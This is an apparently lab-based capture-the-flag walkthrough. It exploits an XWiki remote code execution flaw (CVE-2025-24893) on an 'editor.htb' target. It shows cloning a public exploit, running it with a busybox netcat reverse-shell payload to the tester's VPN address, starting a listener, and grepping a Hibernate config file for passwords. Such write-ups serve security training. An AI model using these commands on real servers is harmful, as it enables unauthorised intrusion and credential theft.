


Click The code and click Copy



Now Go to Terminal and clone this github Repo


git clone https://github.com/gunzf0x/CVE-2025-24893



```
┌──(nop㉿kali)-[~]
└─$ git clone https://github.com/gunzf0x/CVE-2025-24893.git
Cloning into 'CVE-2025-24893'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 7 (delta 1), reused 7 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.

┌──(nop㉿kali)-[~]
└─$ cd CVE-2025-24893

┌──(nop㉿kali)-[~/CVE-2025-24893]
└─$ ls
CVE-2025-24893.py  README.md

┌──(nop㉿kali)-[~/CVE-2025-24893]
└─$
```

As we can see There is **CVE-2025-24893.py**

We saw in Github repo How to Use that



`To Run This command we need to know our tun0 ip or our VPN ip`

NOW we can see the tun0 or vpn ip so lets customize that command
USE **`ip a`**


```
┌──(nop㉿kali)-[~/CVE-2025-24893]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:14:d9:41 brd ff:ff:ff:ff:ff:ff
    inet [redacted] brd 172.16.255.255 scope global dynamic noprefixroute eth0
       valid_lft 6477sec preferred_lft 6477sec
    inet6 fe80::20c:29ff:fe14:d941/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.12/23 brd 10.10.15.255 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::100a/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::5faf:8487:961d:e9fa/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever

┌──(nop㉿kali)-[~/CVE-2025-24893]
└─$
```

TO

python3 CVE-2025-24893.py -t 'http://example.com:8080' -c 'busybox nc 10.10.10.10 9001 -e /bin/bash'


THIS

python3 CVE-2025-24893.py -t 'http://editor.htb:8080' -c 'busybox nc 10.10.14.12 5555 -e /bin/bash'




OOPS don't forget to run Netcat listening before running this command


nc –nvlp 5555




Now Run the python command




We got A link lets copy and paste to browser




Hmm…. Looks like a file download however lets look our Netcat




BOOM!! We Got revershell!!!!





Lets use Spawn Shell Command




Now we need to find some credential well I look searched a lot and I got a file name

hibernate.cfg.xml

it locate **/usr/lib/xwiki/WEB-INF**


use the command
cat hibernate.cfg.xml | grep password

